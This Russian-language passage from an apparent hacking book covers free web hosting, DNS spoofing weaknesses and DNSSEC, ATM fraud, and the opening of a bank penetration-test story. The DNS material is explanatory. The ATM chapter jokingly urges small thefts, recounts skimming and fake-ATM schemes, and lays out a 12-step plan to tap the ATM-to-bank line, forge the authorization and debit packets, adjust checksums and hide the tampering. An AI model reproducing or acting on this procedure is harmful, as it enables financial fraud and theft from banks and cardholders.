В последнее время появился ряд российских серверов, способных по качеству предоставляемых услуг конкурировать с наиболее известными американскими. Их отличает еще одна положительная черта - возможность регистрации короткого, легко запоминаемого адреса. Это прежде всего касается служб Z-mail и «Новая почта». Так, при регистрации бесплатного почтового ящика на Z-mail выделяется 100 Кбайт дискового пространства и, самое главное, короткий адрес домена третьего уровня типа name.ru.ru или name.go.ru. Такую небольшую площадку с запоминающимся адресом удобно использовать как индекс для переходов на другие ресурсы, реальное расположение которых может меняться.

Недавно обновленный, популярный российский сервер Chat.ru также предоставляет короткое пользовательское имя и программное обеспечение, позволяющее создать простую страницу в режиме on-line.

Для работы со своим сайтом крайне важным является наличие гостевой книги, конференции и счетчика посещений. Их отсутствие на некоторых серверах легко скомпенсировать за счет использования универсальных гостевой книги «Guest world» и конференции (форума). Они могут быть размещены на любом сайте. А в качестве счетчика удобно использовать ранкер Апорт, который в различных вариантах исполнения может показывать количество посещений за день, за неделю и их суммарное количество, а кроме этого, означает включение в популярную поисковую систему Апорт.

Большинство серверов предлагает дополнительные возможности для популяризации сайта, как-то: регистрация в общем каталоге пользователей и наличие системы обмена баннеров.

Некоторые российские провайдеры предоставляют условно бесплатное пространство для размещения пользовательских страниц. Так, если вы платите 20-25$ в месяц за dial-up доступ, то можете получить от МТУ до 5 Мбайт, а от Zenon-NSP — до 2 Мбайт бесплатного дискового пространства. При этом имеется доступ к программным средствам, позволяющим оживить свой сайт разнообразными интерактивными форма-

ми, счетчиком и гостевой книгой, свободными от чужих баннеров. Но это уже требует более серьезной пользовательской подготовки.

Конечно, приведенные рекомендации не претендуют на полноту. Тем не менее с их помощью вы, если захотите, за последующие пятнадцать минут сможете создать и опубликовать свою первую страничку в Internet'e, даже если не знаете, что такое tag. Надеемся, что эти советы помогут вам сберечь несколько часов времени on-line для более продуктивной работы.

Глава 14. Защита DNS

Протокол защиты DNS позволит проверить, что запрошенные адреса Internet поступили от законного источника и что ответ на запрос содержит аутентичные данные.

В старые времена — около полутора десятка лет назад — ученые-исследователи, университетские профессора и чиновники Министерства обороны открыто использовали Internet для обмена информацией. Такая система работала, потому что она состояла из небольшого сетевого сообщества, члены которого доверяли друг другу.

Как быстро все меняется. Сегодня сообщество пользователей Internet достигло немыслимых размеров, и далеко не каждый его член заслуживает доверия. Наличие проказливых или злонамеренных пользователей породило потребность в защите. Однако при разработке DNS, одной из ключевых инфраструктур Internet, защита была отнюдь не главной целью. Как результат, DNS представляет собой незащищенный протокол.

DNS — это иерархическая база данных, содержащая записи с описанием имен, IP-адресов и другой информации о хостах. База данных находится на серверах DNS, связанных с Internet и частными сетями Intranet. Проще говоря, DNS предоставляет сетевым приложениям услуги каталога по преобразованию имен в адреса, когда им требуется определить местонахождение конкретных серверов. Например, имя DNS используется каждый раз при отправке сообщения электронной почты или доступе к странице Web.

Проблема в том, что нет никакого способа проверить, что ответ **DNS** поступил от аутентичного источника и содержит аутентичные данные. Немного потрудившись, даже ребенок сможет инфицировать сервер DNS неверными данными, которые клиенты Web будут не в состоя-

нии отличить от верных данных. Этот факт вызывает особое беспокойство в связи с тем, что DNS часто используется в качестве системы неявной идентификации.

Например, когда пользователь обращается из браузера к http://www.examiner.com (узел Web сан-францисской газеты), он, естественно, ожидает, что полученная страница Web принадлежит этой газете. Однако протокол DNS не содержит никаких механизмов для подтверждения факта аутентичности страницы Web.

Хотя пользователь может увидеть страницу San Francisco Examiner вместо, как он надеялся, местной Examiner своего родного города, это не самое неприятное, что может случиться: пользователь может получить страницу Web, не принадлежащую вообще никакой газете, а неким злонамеренным третьим лицам, намеренно испортившим DNS, чтобы перенаправить ничего не подозревающих читателей на свой сервер Web, где публикуется сатира на реальную газету или где содержится заведомо искаженная информация.

В каждой отрасли есть свой злой гений — просто представьте себе, что ваш заклятый конкурент мог бы сделать с вашей репутацией, если бы он получил контроль над базой подписчиков вашего сервера Web всего на один день. Неточные или намеренно недостоверные данные могут привести к тому, что пользователи столкнутся с отказом в обслуживании или будут перенаправлены на серверы сомнительного содержания. Для решения этой проблемы IETF работает над расширениями защиты для протокола DNS — так называемой Domain Name System Security (DNSSEC).

От SRI-NIC до DNS

До появления DNS данные о каждом новом хосте приходилось добавлять в центральное хранилище Информационного центра сети в Стенфордском исследовательском институте (Stanford Research Institute's Network Information Center, SRI-NIC), отвечавшем за предоставление такой информации до начала 90-х. SRI-NIC затем публиковал этот файл, и он посредством массового копирования поступал на все хосты сети агентства по перспективным исследованиям (Advanced Research Projects Agency Network, ARPANET).

Другая проблема такого метода управления именами хостов состояла в его плоской структуре. Каждое зарегистрированное в SRI-NIC имя должно было быть уникальным. Например, никакие два хоста нигде в Internet не могли одновременно называться www. Как результат, SRI-NIC уступила место DNS.

Один из главных вкладов DNS в Internet — возможность уникальным образом отображать однозначно идентифицируемые имена хостов на IP-адреса во всемирном масштабе. Эта процедура известна как прямое отображение. Среди некоторых других возможностей DNS — обратное отображение (т.е. определение имени хоста по IP-адресу), информация о серверах электронной почты (идентификация почтового сервера для данного хоста или домена) и каноническое именование (назначение псевдонимов для имени хоста).

В DNS эта информация хранится в записях ресурсов (Resource Records, RR). Каждому типу содержащейся в DNS информации соответствует свой тип RR. Примерами типов записей о ресурсах могут служить запись A об IP-адресе для данного имени хоста, запись NS о сервере имен для данного имени домена и запись MX о почтовом сервере для данного имени DNS.

Иерархическая упорядоченность DNS обеспечивает уникальность имен хостов. Иерархическая структура DNS имеет вид перевернутого дерева. При перемещении по дереву от листа к корню мы получаем полное доменное имя (Fully Qualified Domain Name, FQDN). В DNS всякое имя FQDN является уникальным. Запрос с указанием имени хоста приводит к просмотру структуры дерева от корня до листа в целях нахождения соответствующего ему IP-адреса. Аналогичное дерево имеется и для обратного отображения, в случае которого запрос с IP-адресом приводит к просмотру структуры этого дерева для нахождения имени хоста или FQDN для указанного IP-адреса.

Верхнему уровню перевернутого дерева соответствует корень DNS. Этот корень обычно обозначается как «.» (т.е. «точка») и является последним символом в FQDN. Первый уровень ниже корня делится на крупные классы, такие как некоммерческие организации (org), коммерческие структуры (com), образовательные учреждения (edu) и т.д. Следующий уровень обычно представляет конкретную организацию или компанию в домене org, edu или com. Например, isc.org или vix.com. И isc, и vix называются также именами доменов.

Такой способ последовательного деления имен доменов позволяет уникальным образом идентифицировать хост в домене (или, возможно, в поддомене), к которому он принадлежит. Благодаря этому ответственность за управление именами хостов и адресами (их добавлением, удалением или изменением) может быть передана местным администраторам. Возможность делегирования прав администрирования и локального управления именами хостов обеспечивает чрезвычайную гибкость и масштабируемость DNS.

Другое важное преимущество DNS по сравнению с ее предшественником с плоской структурой — высокая доступность информации по каждому домену или зоне. (Несмотря на определенные различия между понятиями зоны и домена, для целей этой статьи мы будем считать зону синонимом домена.) Каждая зона содержит один основной или первичный сервер, на котором осуществляются все изменения информации по зоне. Помимо основного сервера, зона содержит вспомогательные или вторичные серверы. Таких серверов может быть несколько. Они периодически обращаются к основному серверу для проверки факта обновления информации и, если обновление действительно имело место, получения данных по зоне. Данная процедура называется пересылкой зоны.

Каждая зона имеет порядковый номер, увеличиваемый каждый раз при внесении изменений в информацию об этой зоне на основном сервере. Благодаря этому вспомогательный сервер может без труда обнаружить факт обновления. Наличие более одной копии зоны обеспечивает рудиментарную форму распределения нагрузки и высокую доступность данных.

Уязвимые места защиты DNS

Вместе с тем такая чрезвычайно эффективная организация оборачивается множеством слабостей с точки зрения защиты. Например, когда удаленная система связывается с приложением, приложение посылает запрос для определения имени DNS по ее IP-адресу. Если возвращаемое доменное имя соответствует ожидаемому, то удаленной системе разрешается доступ.

Приведем пример, где DNS атакующего ответственна за сеть 172.16.0 (0.16.172.in-addr.arpa). Атакующий присваивает обратный адрес 172.16.0.8 хосту с именем trustme.plain.org. Злоумышленник подключается к victim.example.com для исследования его доверительных взаимоотношений с trustme.plain.org. Атака оказывается успешной, потому что протокол DNS не предусматривает какого-либо механизма предотвращения назначения владельцем обратного адресного пространства доменных имен за пределами его области полномочий.

Однако при минимальных усилиях злонамеренный пользователь может зарезервировать за собой небольшое пространство IP-адресов и зарегистрировать сервер DNS для обратного отображения IP-адресов.

Ничто не мешает администратору данного пространства IP-адресов отобразить определенный IP-адрес обратно на не принадлежащее ему FQDN. Затем этот администратор может отобразить IP-адрес на имя хоста, которому приложение сконфигурировано доверять. Поэтому при получении запроса на соединение от системы, которой приложению до-

верять не следует, но чей IP-адрес отображается обратно на FQDN, которому оно доверяет, приложение, не задумываясь, предоставит доступ этой системе.

Некоторые из наиболее распространенных приложений, где когда-то использовалась такая процедура, были переделаны в целях проведения еще одной проверки — что имя хоста DNS соответствует данному IP-адресу. Однако многие приложения не предусматривают этой дополнительной процедуры. Старые версии rlogin, RSH, Network File System (NFS), X Window и HTTP могут быть по-прежнему уязвимы для такого рода атак.

Кроме того, DNS уязвима с позиций взлома системы. Если злоумышленник сможет через одну из сетевых служб (telnet, ftp и т.д.) получить несанкционированный доступ к серверу DNS, после этого он получит возможность изменять базу данных DNS, как ему заблагорассудится. В такой ситуации протокол DNS опять оказывается беззащитен, потому что он не обеспечивает идентификации данных.

Криптографические подписи

Для ликвидации названных ограничений протокола DNS IETF создала рабочую группу DNSSEC (DNSSEC Working Group, DNSSEC WG) для внесения расширений DNSSEC в существующий протокол. Berkeley Internet Name Daemon (BIND) 8.2 имеет некоторые из функциональных возможностей DNSSEC.

Цель DNSSEC — обеспечить аутентификацию и целостность информации, содержащейся в DNS. DNSSEC позволяет достигнуть обеих целей посредством шифрования.

В ответе с DNSSEC ответное сообщение содержит не только подписи и ключи, необходимые для проверки информации, но и сам исходный вопрос.

Эта процедура называется «Аутентификацией транзакции и запроса». Благодаря ей запрашивающая сторона может быть уверена, что она получила ответ на тот вопрос, который задавала.

DNSSEC опирается на шифрование с открытыми ключами для подписи информации, содержащейся в DNS. Такие криптографические подписи обеспечивают целостность за счет вычисления криптографического хэша (т.е. уникальной контрольной суммы) данных и затем защиты вычисленной величины от несанкционированных изменений посредством ее шифрования. Хэш шифруется с помощью личного ключа из пары ключей, чтобы любой желающий мог воспользоваться открытым ключом для его дешифровки. Если дешифрованное получателем значе-

ние хэша совпадает с вычисленным, то данные достоверны (не подвергались несанкционированному изменению).

Криптографическая подпись и открытый ключ, используемый для верификации подписи, получают посредством запросов и ответов, как и любую другую информацию в DNS.

В случае криптографической подписи аутентификация производится неявно, на основании факта совпадения дешифрованного и вычисленного значений хэша: только держатель личного ключа мог зашифровать хэш, так как открытый ключ дал правильное значение хэша. Таким образом, любая система на базе технологии открытых ключей должна обеспечивать надежную защиту личных ключей. Этому вопросу посвящен документ RFC 2541 рабочей группы DNSSEC.

Новые записи ресурсов

Криптографические подписи DNSSEC применяются к данным по зоне, динамическим обновлениям и транзакциям DNS. Кроме того, они используются для подтверждения отсутствия данных DNS. DNSSEC предусматривает три новые записи ресурсов — KEY RR, SIG RR и NXT RR.

KEY RR содержит открытый ключ, принадлежащий имени домена, указанному в KEY RR. Это не сертификат открытого ключа. Механизм обеспечения возможностей поиска сертификатов открытых ключей предусматривается DNSSEC WG, но не для целей защиты данных DNS. Он предоставляется в качестве дополнительного бонуса, благодаря которому DNS может применяться для запроса сертификатов открытых ключей на все, что может быть представлено с помощью имени домена. Эту возможность обеспечивает CERT RR.

SIG RR содержит преимущественно криптографическую подпись, дату окончания срока годности подписи и определение данных DNS, к которым эта подпись относится. NXT RR позволяет проверить (за счет использования криптографии), что RR для данного имени DNS не существует. Таким образом, отсутствие данной RR может быть подтверждено доказательно.

Другим аспектом DNSSEC является подпись транзакции (Transaction Signature, TSIG). TSIG отличается от других подписей DNS тем, что она создается с использованием шифрования с секретными ключами.

Протокол DNSSEC как таковой не обеспечивает конфиденциальности данных или контроля доступа. Однако конкретные его реализации могут предусматривать те или иные механизмы обеспечения конфиден-

циальности и контроля доступа. Причина отсутствия такого стандартного механизма в DNS в том, что исходный протокол DNS предназначался для работы с общедоступными данными. Озабоченность утечкой информации относительно имен и местонахождения систем и возможность атак по типу «отказ в обслуживании» порождает спрос на механизмы обеспечения конфиденциальности и контроля доступа. Этот спрос отражается в реализациях DNS.

Например, реализация BIND предусматривает контроль доступа для предотвращения пересылки зоны не уполномоченным на то системам. Кроме того, она позволяет запретить серверам DNS отвечать на запросы определенных систем. Сегодня конфиденциальность частично обеспечивается за счет применения брандмауэров и так называемой расщепленной DNS для затруднения доступа из внешней сети к внутренней информации DNS.

Internet Software Consortium (ISC) — некоммерческая организация, занимающаяся реализацией базовых протоколов Internet в виде открытых кодов, — добавила два механизма защиты для наделения сервера DNS возможностями DNSSEC. Первый определяет аутентичность данных в системе на основании проверки факта их подписи администратором узла, от которого они якобы поступили.

Однако, как большинство подобных решений, этот метод просто смещает акценты в проблеме защиты, ставя вопрос: «Как мы можем знать, что данные были действительно подписаны тем, кем они должны были быть подписаны?» В случае шифрования с открытыми ключами подписи генерируются с помощью личного ключа и проверяются с помощью открытого ключа. DNSSEC использует для распространения открытых ключей узлов Internet саму DNS, т.е. необходимый для проверки ключ предоставляется с помощью того же самого совершенно незащищенного протокола, что и данные, которые вы пытаетесь проверить. Кажется, что мы попали в замкнутый круг, но это не так.

Один из способов проверить открытый ключ до использования его для проверки ответа — взглянуть на подпись самого открытого ключа. Родительский узел должен подписывать все свои открытые ключи, поэтому в нашем первом примере проверочный (открытый) ключ examiner.com должен был быть подписан администратором com. Однако прежде чем проверять подпись com для examiner.com, нам необходимо знать открытый (проверочный) ключ для самого com, а он должен быть подписан родителем com (т.е. вышеупомянутым корнем DNS). Чтобы быть абсолютно уверенными в том, что открытые (проверочные) ключи корня действительно принадлежат ему, они должны находиться на вашем компьютере в файле, полученном защищенным образом (напри-

мер, на CD-ROM) от надежного источника (например, от производителя компьютера). Так как корень является прародителем всех имен доменов, для всей DNS нужен только один открытый ключ.

Второй механизм защиты, который ввела ISC, проверяет факт поступления протокольного сообщения от заслуживающего доверия источника. Это не принципиальное, но чрезвычайно важное различие: вместо проверки аутентичности данных механизм защиты проверяет аутентичность отправителя данных.

Практически все данные DNS поступают из кэшей, а не напрямую от основных или вспомогательных серверов. Кэши являются серверами DNS, но они не отвечают за эти данные непосредственно, как основные или вспомогательные серверы, и могут даже не иметь каких-либо постоянных собственных данных — все, что знают, они узнают, когда какой-либо клиент задает им вопрос и они вынуждены находить на него ответ. Один типичный трюк, применяемый хакерами, состоит в бомбардировке клиента ответами именно в те интервалы времени, когда клиент ожидает получения ответа от локального кэширующего сервера. Клиент не в состоянии отличить настоящий ответ от поддельного, поэтому он просто использует любой полученный.

Клиенту приходится доверять, во-первых, серверу, что он выполнил свою работу по проверке данных, и, во-вторых, ответу, что он действительно поступил от локального кэширующего сервера, а не от некой вторгшейся в диалог третьей стороны.

Подписи транкзаций

Этот метод защиты называется TSIG, потому что он предполагает шифрование сообщения с помощью секретного ключа. Его отличие состоит в том, что один и тот же ключ используется как для генерации подписи, так и для ее проверки (т.е. вся процедура является закрытой), и что общий секретный ключ (также называемый «общим секретом») известен только хостам из одной локальной сети или (в крайнем случае) в одной территориальной сети. Использовать TSIG гораздо проще, чем полномасштабную защиту DNSSEC.

TSIG особенно полезен в случае транзакций DNS UPDATE. Большинство транзакций DNS представляет собой запросы относительно наличия данных. Транзакция DNS UPDATE вносит изменения в данные DNS на узле. Эта транзакция описана в RFC 2136, но для наших целей достаточно будет знать, что она не снабжена собственными механизмами защиты.

Вследствие того, что обновление DNS осуществляется обычно по UDP, а запрос UDP легко подделывается, у сервера нет никаких способов установить, что запрос DNS UPDATE разрешен для данного узла. Если, с другой стороны, клиент UPDATE имеет общий секретный ключ с сервером DNS и использует его для генерации подписи под запросом, то сервер UPDATE может воспользоваться тем же самым ключом для проверки подписи и проверки наличия у запрашивающего надлежащих полномочий.

Недостатки DNSSEC

Подписание и проверка данных DNS, очевидно, создают дополнительные накладные расходы, отрицательно сказывающиеся на производительности сети и серверов. Подписи занимают немало места, часто они намного превышают по объему данные, под которыми стоят. Это увеличивает нагрузку, которую DNS возлагает на магистраль Internet и многие немагистральные каналы. Генерация и проверка подписей отнимают значительное время ЦПУ.

В некоторых случаях однопроцессорный сервер DNS придется даже заменить многопроцессорным сервером DNS. Подписи и ключи могут занимать на порядок больше места на диске и в оперативной памяти, чем собственно данные. Базы данных и системы управления придется наращивать, чтобы они могли справляться с возросшими объемами.

Кроме того, реализация DNSSEC сопровождается и другими, не столь очевидными затратами. Новое программное обеспечение больше по объему и сложнее, чем прежнее, а многие его компоненты являются совершенно новыми и чуждаются в обширном тестировании в реальных условиях. Пока широкомасштабных испытаний DNSSEC в Internet не проводилось, так что они могут принести множество сюрпризов (возможно, даже придется полностью менять).

Вывод отсюда следующий: развертывание DNSSEC чревато столькими же опасностями, как и отказ от него. Мы бы рекомендовали обождать год или два, пока DNSSEC RFC не получит статуса хотя бы проекта стандарта.

На начало 2000 года TSIG полностью и DNSSEC частично были реализованы только в BIND 8.2. Другие разработчики (включая Microsoft) собираются реализовать различные формы TSIG в следующих редакциях своих продуктов. Спецификация BIND 9.0 будет содержать полную реализацию DNSSEC.

Работа продолжается

Работа над некоторыми функциональными сторонами DNSSEC еще продолжается, например, над тем, как именно администрация com будет подписывать открытые ключи. Соответствующий новый протокол может вскоре появиться. Кроме того, во время смены ключей может потребоваться поддерживать одновременно более одной пары открытых/личных ключей, но как это будет реализовано, пока неясно. Если личный ключ окажется украден и, как следствие, должен будет изъят из обращения, то в настоящее время никаким способом нельзя известить о компрометации ключа тех, кто будет проверять с его помощью подпись.

Наконец, это вопрос защиты личного ключа корня. Этот ключ будет по сути ключом ко всей коммерции Internet в мировом масштабе, но администрация корневых серверов постоянно меняется.

Должны ли Соединенные Штаты продолжать администрировать это всемирное средство обеспечения электронной коммерции? Если администрирование будет передано некоммерческой отраслевой ассоциации, например Internet Corporation for Assigned Name and Numbers (ICANN), то сможет ли такая организация учесть интересы и законодательство всех стран? Должно ли оно быть передано Объединенным Нациям? В состоянии ли Объединенные Нации справиться с подобной ответственностью? В состоянии ли кто-нибудь вообще? Развертывание DNSSEC во всемирном масштабе невозможно, пока вопрос с администрацией корня не будет урегулирован.

Верно, конечно, что работа над DNSSEC еще не завершена. Однако любая организация, активно использующая Internet, должна рассматривать DNSSEC в качестве важнейшего компонента своей инфраструктуры защиты, потому протокол DNS по-прежнему уязвим для злоупотреблений. Только DNSSEC, благодаря своим мощным криптографическим механизмам, в состоянии обеспечить одновременно аутентификацию и целостность всех аспектов DNS.

Защита серверов DNS без помощи DNSSEC

Воспользуетесь ли вы неполной реализацией DNS Security (DNSSEC) в BIND 8.2 или будете ждать полной стандартизации расширений защиты, в любом случае вы можете принять некоторые меры предосторожности для защиты информации DNS до появления полной реализации DNSSEC. Сервер, где выполняется программное обеспечение DNS, должен быть хорошо защищен. Все ПО, включая программное обеспечение DNS, должно быть представлено в последних редакциях, и к ним должны быть применены все выпущенные заплаты. При

оценке возможности размещения DNS на сервере вы должны помнить, что всякое выполняющееся на сервере сетевое приложение увеличивает риск взлома. Для сокращения степени риска на сервере должны выполняться только самые необходимые для его работы приложения. Затем вы можете ограничить доступ к этим сервисам и предусмотреть жесткую идентификацию для тех приложений, для которых она необходима.

С появлением автоматизированного инструментария сканирования при выходе в Internet серверы DNS подвергаются постоянному зондированию и попыткам вторжения. Здесь практически ничего нельзя поделать, так как серверы DNS должны отвечать на запросы.

Однако их открытость можно ограничить за счет применения модели расщепленной DNS. При такой модели один сервер DNS с минимальной информацией помещается с внешней стороны сети, в то время как второй сервер — с внутренней стороны. Доступ к этому серверу возможен только из внутренней сети, и он содержит всю информацию DNS по внутренней сети.

Помните, что внутренние серверы могут подвергнуться атакам и изнутри сети, поэтому они должны быть защищены так же тщательно, как внешние серверы DNS. На случай, если злоумышленник получит доступ к серверу, администратор DNS может воспользоваться резюме сообщения (например, контрольной суммой MD5) для обнаружения факта незаконного изменения данных.

Глава 15. Банкомат

Банковские автоматы и кредитные карточки уже давно появились на улицах больших городов и постепенно начинают входить в нашу жизнь. Что есть банкомат с точки зрения хакера? Правильно, источник халявы и быстрого способа заработать немного карманных деньжат. Ведь если украсть десяток-другой долларов, кто будет вас искать?

По словам банковских работников, оправданными с финансовой точки зрения будут поиски похитителя, умыкнувшего в свой карман по крайней мере 300 вечнозеленых.

Уменьшим эту цифру вдвое для безопасности и примем полученные полтораста баксов в качестве того потолка, заходить за который не стоит даже в том случае, если очень-очень хочется купить новый микропроцессор или материнскую плату, а к ним быстрый модем впридачу.

Впрочем, с юридической точки зрения похищение даже одного доллара — кража. Поэтому, прежде чем отправляться к ближайшему банкомату с кусачками и отверткой, запаситесь на всякий случай парой адвокатов и захватите Шварценеггера на тот случай, чтобы немножко попридержать службу безопасности банка, пока вы будете сматывать удочки. Для того чтобы получить деньги, мало найти потерянную карточку и вставить ее в прорезь автомата. Нужно ввести с клавиатуры определенный код, на карточке не написанный и хранящийся у клиента в голове. Сама по себе карточка без него — бесполезный кусок пластика. К тому же ее бывший владелец, как только обнаружит пропажу, немедленно позвонит в банк, и у карточки будет выставлен знак изъятия. Другими словами, она исчезнет в недрах банкомата и уже больше никогда не попадет к вам в руки. Следовательно, нужно не только найти карточку, но еще и подсмотреть вводимый ее владельцем пароль и снять со счета требуемую сумму еще до того, как тот обнаружит пропажу.

Впрочем, если мы уж сумели подсмотреть пароль, то и карточку воровать совершенно не обязательно. Достаточно ее считать. Что и сделали в свое время ребята из Эстонии. История шумная и известная почти каждому кардеру. В дорогих ресторанах официант, пока нес карточку клиента, успевал ее считать портативным устройством размером *с* пачку от сигарет, изготовленным из обычной магнитофонной головки, батарейки, усилителя сигналов и записывающего устройства. Ошибка горячих эстонских парней заключалась в том, что они грабили часто и помногу. Другими словами, в жадности.

А вот в другой истории злоумышленникам повезло больше. Как-то раз на малолюдной улице одного небольшого городка появился новый банкомат. Естественно, нашлись такие, что пожелали им воспользоваться. Опускают в него карточку, вводят нужный пароль. Ждут себе, ждут, а банкомат им отвечает: извините, мол, нету денег или связи — в общем, выдает неподозрительное объяснение невозможности выдачи денег. В банке долго понять не могли — как совершается кража? Почему-то никому и в голову не могла прийти мысль, что этот банкомат-то липовый и установлен злоумышленниками специально для чтения карт и запоминания паролей. Позже его демонтировали, но злоумышленников, кажется, так и не нашли. За полтора года (а именно столько он умудрился простоять) кардеры перекачали на свой счет немалую сумму. Однако же рядовой хакер скорее найдет оброненную кем-то впопыхах тысячедолларовую купюру, чем завалявшийся на свалке банкомат. Может быть, есть способ попроще?

Есть, но для этого потребуется умение держать паяльник в руках, чтобы смастерить себе некий хардваринговый девайс, а также разбираться в сетевых протоколах на канальном уровне. Идея проста до безобра-

зия: поскольку банкомат в себе не хранит никакой информации и всегда обращается за ответом в банк, то можно, врезавшись в кабель между ним и банком, перехватить трафик и фальсифицировать его нужным нам образом. Ни один банк не в состоянии гарантировать целостность кабеля на всем его протяжении.

Разумеется, для анализа протокола обмена понадобится персональный компьютер, а также программа для снятия дампа и представления его в удобочитаемом виде. Можно, к примеру, воспользоваться компактной и маленькой утилитой pio и навигатором управления bleak_l, заботливо написанным хакером KPNC для взлома HTB, но вполне подходящим и для этого случая.

Единственное, что придется спаять самостоятельно, так это контроллер для подсоединения к банковскому кабелю. В Сети очень много различных схем и энтузиастов, предлагающих за относительно небольшие деньги приобрести уже готовые изделия. Так или иначе, но в дальнейшем будем считать, что такой девайс у нас есть.

Наши последующие действия:

1. Врезаемся в линию между банкоматом и авторизационным центром (заметим, что врезаться придется в разрыв кабеля, так чтобы вы в дальнейшем могли не только перехватывать, но и блокировать любые проходящие пакеты). Разумеется, что если мы хотя бы на мгновение прервем целостность кабеля, дело закончится плачевно. Поэтому поищите в книжках электронные схемы мгновенной коммутации «на ходу». Аналогичным образом мошенники нейтрализуют сложные системы электронных сигнализаций. Не тех, что в магазинах, а на порядок совершеннее.

2. Наблюдаем за пересылкой пакетов, не предпринимая никаких действий. Только наблюдаем, чтобы понять логику. На самом деле это «только» представляет собой утомительный и кропотливый анализ протоколов и расшифровки всех полей заголовков пакетов с той целью, чтобы в дальнейшем иметь возможность генерации и отправки собственных пакетов, не опасаясь того, что они чем-то будут отличаться от реальных.

3. Теперь манипулируем легальной картой (это значит, что по крайней меру одну карту вы должны будете все же завести) с тем, чтобы понять логику обмена. В частности, найти и опознать передаваемые банкоматом запросы и возвращаемые ему ответы.

4. Сравним теперь это с просроченной картой, чтобы определить реакцию системы в такой ситуации, а также найти и идентифицировать коды ошибок (они нам потом понадобятся).

5. Наконец, тяпнем по маленькой для храбрости и, оставив Шварценеггера на шухере, начнем процесс. Засовываем нашу карту, на счету которой лежат оставшиеся после экспериментов с банкоматом несколько долларов.

6. Наблюдаем, как банкомат шлет запрос, включая номер нашего счета и все остальное. Мы никак не вмешиваемся в этот процесс.

7. Авторизационный центр должен вернуть ответ, в котором содержится много полезной информации. А среди нее — максимально возможная сумма для снятия. Вот тут мы перехватываем этот пакет и взамен него шлем другой. Чем он отличается от оригинального, не стоит, наверное, даже говорить — и так всем ясно. Но будьте внимательны! Эта сумма может присутствовать сразу в нескольких полях, кроме того, необходимо скорректировать и поле контрольной суммы, иначе ничего не получится! Это самый сложный момент во взломе.

8. Впрочем, на этом этапе вы еще ничем не рискуете. Если ошибетесь, то просто перехватите обратный ответ банкомата и не пропустите его. Ведь вы еще помните коды ошибок, не так ли? А поэтому пробуйте, пока банкомат не «проглотит» фальсифицированный пакет.

9. Ну что же, теперь требуйте от банкомата столько денег, на сколько у вас хватит совести. В это время банкомат передает банку, сколько денег было снято. Взаправду. Эту информацию надо перехватить и послать ложный пакет, что денег снято всего 1 доллар (или сколько у вас там осталось взаправду на карточке). Будьте очень внимательны. Теперь фальсифицированный пакет передается уже банку, и любое неверное действие будет необратимо зафиксировано системой безопасности, и даже Шварценеггеру скоро покажется жарковато.

10. Ну, вот и все. Осталась маленькая проблема — как обеспечить сходимость дебета и кредита. Ведь банкомат ведет логи и протоколы всех действий. Подумайте, как можно обмануть систему.

11. Наконец, все! Вы отсоединяете свой ноутбук от кабеля, по возможности замаскировав нелегальное подключение, и отправляетесь в ближайший компьютерный салон за новым микропроцессором.

12. Однако помните, что многие банкоматы сейчас снабжены контрольными телекамерами, что не есть хорошо. Но, к счастью, еще не все. И стальная крыса всегда найдет для себя щель!

А вообще, чтобы ломать банкоматы, неплохо бы разобраться в их устройстве, типовом протоколе обмена и программном обеспечении. То есть так или иначе выбрать себе работу, связанную с их разработкой, созданием или по крайней мере эксплуатацией. В этом случае вы получите

действительно достоверную информацию об их устройстве, а также слабых и сильных сторонах. А ведь уязвимость у них действительно есть. Только она неочевидна для постороннего, не работавшего с ними человека. Но, как и любому человеческому творению, этому свойственны недостатки не в меньшем числе. Однако будете ли вы заниматься мелким жульничеством, находясь на высокооплачиваемой работе?

Глава 16. Анатомия дружеского взлома

Тому, кто хочет узнать, насколько хорошо защищен его Web-сервер, можно посоветовать весьма надежное средство: нанять хакера и попросить его взломать защиту. Этот способ сослужил отличную службу одной финансовой организации, собиравшейся проводить банковские операции с помощью Web-технологий. Компания наняла специальную группу, которая нашла «дыры» в системе защиты, прежде чем услуга была представлена публике. Тем самым удалось уменьшить риск проникновения электронного воришки в систему, где хранятся чужие деньги.

Расскажем о реальном опыте одного из сотрудников, работавших в банковской сфере. Названия, имена и прочие детали изменены таким образом, чтобы организацию нельзя было «вычислить». Во всем остальном история правдива.

Состояние Джеймса Фоллсворта, вице-президента по безопасности Big American Bank, было близко к паническому. Он только что выяснил, что его банк собирается внедрять систему услуг для удаленных клиентов на базе Web; услугой предполагалось охватить несколько миллионов человек по всему миру. Служба BABank Online должна была предоставить удаленным клиентам возможность знакомиться с состоянием счетов, выполнять переводы и платежи и управлять движением своих средств.

Фоллсворт не понимал, почему его никто не предупредил о разработке проекта, который ставил колоссальное количество проблем перед службой безопасности. Уже началось бета-тестирование программы; до внедрения новой онлайновой услуги оставалось не больше двух месяцев. Президент BABank решил, что Фоллсворта просто «заклинило», и предложил ему как можно скорее найти выход из ситуации.

Необходимо было срочно оценить, насколько безопасна система BABank Online. Ведь достаточно даже не злоумышленного «взлома» системы, а просто Web-хулиганства, чтобы клиент потерял доверие к услуге, а банк лишился части дохода. Последовало решение: нанять компанию,

сотрудники которой попытаются проникнуть в систему извне и тем самым определят слабые места в ее защите. Фоллсворт заключил контракт с такой фирмой, и они начали работать в тесном контакте. Он старался объяснить, в чем состоит задача экспериментального проникновения, или, если можно так выразиться, «дружественного» взлома. Предстояло оценить целостность новой услуги и определить, как эта услуга соотносится с прочими банковскими операциями; выявить слабые места; предложить решения по улучшению защиты; продемонстрировать возможные последствия взлома.

Разработка планов вторжения

При моделировании атаки необходимо определить, кто является потенциальным злоумышленником. Большинство компаний представляет себе в этом качестве какого-нибудь профессионального преступника, иностранную державу, шпиона, конкурента-террориста или просто 16-летнего подростка, развлекающегося с клавиатурой. Фоллсворт сказал, что более всего боится международных преступников, действующих из корыстных побуждений. После этого было решено, как надо проводить «дружественный» взлом сетей и Web-узлов BABank.

Бесспорно, многое зависит от того, насколько далеко готов зайти потенциальный хакер. Для получения информации, которая может оказаться полезной при взломе, часто используются разнообразные психологические приемы. Например, преступник звонит в офис и мило расспрашивает сотрудников о преимуществах нового пакета услуг, попутно задавая вопросы относительно системы безопасности.

Другой часто встречающийся прием — разгребание мусора. Очень часто сотрудники компаний довольно легкомысленно выбрасывают внутренние телефонные справочники, техническую документацию, диски и многое другое. Это же настоящая золотая жила для злоумышленника!

Были произведены попытки войти в систему разными способами. Доступ можно получить через телефонную систему, порты для технической поддержки и прочие электронные «форточки». Не игнорировались и психологические штучки, «взломщики» прикидывались по телефону то сотрудниками компании, то поставщиками. В корпоративном мусоре они тоже покопались, но занимались этим только за пределами организации.

